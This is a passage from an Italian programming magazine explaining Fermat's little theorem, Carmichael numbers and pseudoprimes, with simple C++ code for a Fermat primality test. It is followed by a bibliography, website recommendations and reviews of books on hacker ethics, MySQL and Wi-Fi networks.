allora il numero *p* è composto, non si tratta cioè di un numero primo. Ciò è facilmente verificabile con il più piccolo dei numeri non composti il 4. Per esso vale infatti: 3^4(mod 4)=1 che è appunto diverso da 3. Purtroppo, non è possibile affermare in modo certo che: se per ogni b, appartenente a [0, p] vale b^p mod p = b il numero è primo. Si tratta di un teorema valido in una sola direzione. Esistono, infatti, dei numeri composti come il 561, che è il prodotto di 3, 11 e 17 o come 1729 prodotto da 7, 13 e 19 che in relazione al piccolo teorema di Fermat si comportano come se fossero primi. Tali numeri sono conosciuti come numeri di Carmichael. Ad ogni modo il teorema a comunque una grande valenza poiché se il numero non passa il test sicuramente non è primo. Il che è già un gran risultato. Ovviamente, se un numero passa il test di primalità bisogna effettuare un'ulteriore verifica di primalità. Il programma riportato di seguito verifica il piccolo teorema di Fermat per una coppia di numeri *n* e *m*.
In particolare il controllo è demandato alla funzione *test_fermat*.
La routine *elev* semplicemente calcola la potenza di un numero *a* elevato a b.

```
unsigned long elev(unsigned long a,unsigned long b)
{  unsigned long i, pr;
   pr=1;
   for (i=1; i<=b; i++)
   {    pr=pr*a; };
   cout<<pr<<'\n';
   return pr;
};

bool test_fermat(unsigned long b,unsigned long p)
{  return ( (elev(b,p)%p) == b);  };

int main()
{   unsigned long n,m;
   cout<<"Num --> ";
   cin>>n;
   cout<<"pap_prim --> ";
   cin>>m;
```

```
    if (test_fermat(n,m)) cout<<"test superato\n";
    else cout<<"test non superato\n";
    getch();
 }
```

Per poter verificare se un numero supera il test di primalità di Fermat, per cui o è primo oppure è di Carmichael si può adottare questo secondo programma. Si può notare la presenza della nuova funzione *pap_primo* che verifica appunto la condizione per tutti i numeri dell'intervallo. Con un piccolo accorgimento, qualora si riscontri che il numero è composto, ovvero che un valore di *b* non verifica il teorema, si esce immediatamente. Nel ciclo di for si possono notare le due condizioni di uscita.

```
....
bool pap_primo(unsigned long m)
{   int i;
    bool primo=true;
    for (i=1; (i<m && primo); i++)
    primo=test_fermat(i,m) && primo;
    return primo;
 };

int main()
{   unsigned long n;
    cout<<"pap_prim --> ";
    cin>>n;
    if (pap_primo(n)) cout<<"Numero primo
                              o di Carmichael\n";
    else cout<<"Numero composto";
    getch();
};
```

I programmi sviluppati anche se corretti soffrono un sottodimensionamento delle variabili. Anche avendo scelto il tipo più capiente tra gli interi, appunto *unsigned long*, messo a disposizione da C++, questi si è rivelato inadeguato per il controllo di numeri che già superavano il 10. A tale scopo è quindi auspicabile definire in modo personale un tipo, magari come lista a puntatori che possa rappresentare interi di qualsiasi lunghezza. Una soluzione alternativa prevede l'uso di software specifici per le applicazioni matematiche, come ad esempio matlab.

PSEUDOPRIMI

È rimasto un solo tassello da aggiungere al mosaico. Numeri composti che si comportano in alcuni casi come numeri primi. Numeri che rispettano il piccolo teorema di Fermat soltanto per alcuni valori di *b*, definiti nell'intervallo [0,p], sono detti pseudoprimi. I valori di *b* che rispettano il teorema prendono il nome di basi. Facciamo un esempio. Il numero 15 è composto ed è il prodotto tra 3 e 5. Esso è pseudoprimo in base 1, 4, 5, 6, 9, 10, 11, e 14. Facciamo una sola verifica. Per b=9 si ottiene:

```
915 mod 15 =  205891132094649 mod 15 = 9
```

8 basi su 14 rispettano il teorema. Pseudoprimi per tutte le basi degenerano in numeri di Carmichael. Va detto che questi sono molto rari e comunque un po' fastidiosi. Proprio perché non consento di sfruttare a pieno il test di Fermat. Infatti, potremmo trovare un numero che passa il test non essendo primo. Vedremo comunque che tale evento è molto molto raro. Sempre con riferimento all'esempio del 15 la probabilità che, scelta una base, non venga riconosciuto come numero composto dal test di Fermat è: 8/14=0.57. Facendo un'altra verifica la probabilità che ancora una volta non sia conosciuto vale 7/13 = 0.54. Continuando si ottengono le seguenti probabilità: 0.5, 0.45, 0.4, 0.3, 0.25, 0.14 che come si può notare diminuiscono man mano notevolmente. In particolare, se si vuole sapere ad esempio se il pseudoprimo non venga riconosciuto come composto alla quarta prova bisogna comporre le prime quattro probabilità (fare quindi il prodotto). Si ottiene un valore molto piccolo 0,07. Si deduce in definitiva che per *p* molto grandi scegliendo a caso 100 basi differenti la probabilità che il pseudoprimo non venga riconosciuto è dell'ordine di: $1/2^{100}$ che è assimilabile a $1/10^{30}$ che è un numero tendente allo zero. Per ottenere tale relazione si è ipotizzato che mediamente il numero di basi per un pseudoprimo è la metà dei numeri a disposizione, ossia p/2.

CONCLUSIONI

È incredibile verificare di quante proprietà godano i numeri e come tali proprietà possono servire a risolvere problemi delicati come quello di codificare un messaggio per renderlo sicuro. Si tratta di una piacevole melodia che si ripropone. La matematica, scienza pura e formale, fornisce ancora una volta, anche senza esplicita richiesta, un elemento fondamentale ad una disciplina meno pura ma altrettanto utile e affascinante come l'informatica, per risolvere uno dei tanti problemi. Vi aspetto, per lo studio di altri problemi numerici. Alla prossima.

Fabio Grimaldi

- **A HISTORY OF ALGORITHMS**
  Jean Luc Chabert et AL.
  (Springer)

- **SEGMENTI**
  Vincenzo Aieta
  (Edizioni Prometeo)


Biblioteca

ON LINE

SECURITI INFOS

Un sito in lingua italiana conenente lo scibile sulla sicurezza. Si va dagli aspetti legali, ai tool, agli articoli tecnici. Se volete tenere sotto controllo il vostro sistema, su Security Infos trovate quello che fa per voi.
www.securityinfos.com

CODEPROJECT

Sta rapidamente diventando un punto di riferimento per i programmatori .NET in rete. Vi si trovano articoli, tool, tecniche, consigli, e una marea di esperti pronti a supportare il vostro lavoro.
www.codeproject.com

ASTERISK

Il sito di uno dei progetti più interessanti riguardo al Voice Over IP. Asterisk è uno dei prodotti maggiormenti utilizzati in questo settore, sul sito si trovano oltre che la documentazione per utilizzarlo, anche una marea di informazioni sul Voip.
www.asterisk.org


L'ETICA HACKER


Un libro di appena 170 pagine, divertente, interessante, rapido da leggere con l'introduzione a cura di Linus Torvalds. Si passa dall'etica del lavoro, analizzando il vero valore del denaro, fino a parlare dell'etica del riposo inteso come parte integrante della vita di un hacker. Già solo questi due spunti sono utili a capire quanto il mondo concepito in modo completamente diverso offra un approccio meno consumistico e più improntato ai valori della solidarietà umana. È un bel libro, che potrebbe cambiare l'intero approccio alla filosofia del software per coloro che lo leggeranno ma anche che potrebbe segnare un'importante svolta nel metodo di approccio almondo consumistico. Il libro è scritto da Pekka Himanen, che è anche una delle figure che hanno fatto parte del gruppo della presidenza del consiglio finlandese per la progettazione del piano di sviluppo delle nuove filosofie. Se si pensa a quanto la Finlandia sia avanzata in questo settore si può bene immaginare quanto questo tipo di approccio possa essere produttivo. Se a tutto ciò si aggiunge che Himanen è professore di filosofia all'università di Helsinki e di Berkley in USA, si intuisce come "l'etica degli hacker" sia molto di più che il sogno di un manipolo di scienziati fuori controllo.

Difficoltà: Bassa • **Autore:** Pekka Himanen • **Editore:** Mondadori • **ISBN:** ISBN: 88-07-81745-4 • **Anno di pubblicazione:** 2005 • **Lingua:** Italiana • **Pagine:** 172 • **Prezzo:** € 7,00

MYSQL GUIDA AVANZATA

MySQL è appena giunto alla versione numero 5, si tratta di un prodotto maturo, veloce, affidabile. Nonostante questo trova la sua maggiore applicazione nel campo delle applicazioni Web scritte in PHP. Normalmente queste applicazioni non hanno bisogno di accedere a funzionalità avanzate del database, quali backup, repliche, ottimizzazione e bilanciamento del carico. Perciò la stragrande maggioranza degli utenti è convinta che quando si necessità di soluzioni professionali, MySQL perda la sua validità. Questo non è assolutamente vero, leggendo questo libro scoprirete quanto MySQL sia un prodotto utilizzabile negli ambiti più svariati. Eccezionalmente scalabile si presta a qualunque tipo di utilizzo, dalla più semplice applicazione Web al più complesso degli ambienti di Clustering. Il linguaggio è semplice, gli esempi ben concepiti, per un libro che restituisce a un prodotto validissimo la dignità che gli compete.

Difficoltà: Media • **Autore:** Jeremy D. Zawodny & Derek J. Balling • **Editore:** Hops Tecniche Nuove • **ISBN:** 88-481-1696-5 • **Anno di pubblicazione:** 2004 • **Lingua:** Italiana • **Pagine:** 302 • **Prezzo:** € 51,00

RETI WI-FI

Il Wireless è decisamente uno dei settori che maggiormente movimenta il mercato dell'informatica in questi ultimi anni. Palmari, cellulari, schede di connessione senza fili, sono ormai all'ordine del giorno. Ma come funzionano le reti Wi-Fi? a quali rischi ci espongono? Come si configurano i dispositivi wireless? A questo e a tanto altro ancora da una risposta questo libro di Shelly Brisbin, che espone in maniera chiara e precisa tutti i concetti legati al Wi-Fi.

Si passa dalla descrizione dei protocolli, fino alla parte più strutturalmente hardware per poi approdare ai problemi di routing e di sicurezza.
Un libro importante dunque, necessario a chiunque si appresti ad utilizzare una rete wi-fi in una qualche maniera.

Difficoltà: Media • **Autore:** Shelly Brisbin • **Editore:** Apogeo • **ISBN:** 88-503-2109-0 • **Anno di pubblicazione:** 2004 • **Lingua:** italiana • **Pagine:** 173 • **Prezzo:** € 15,00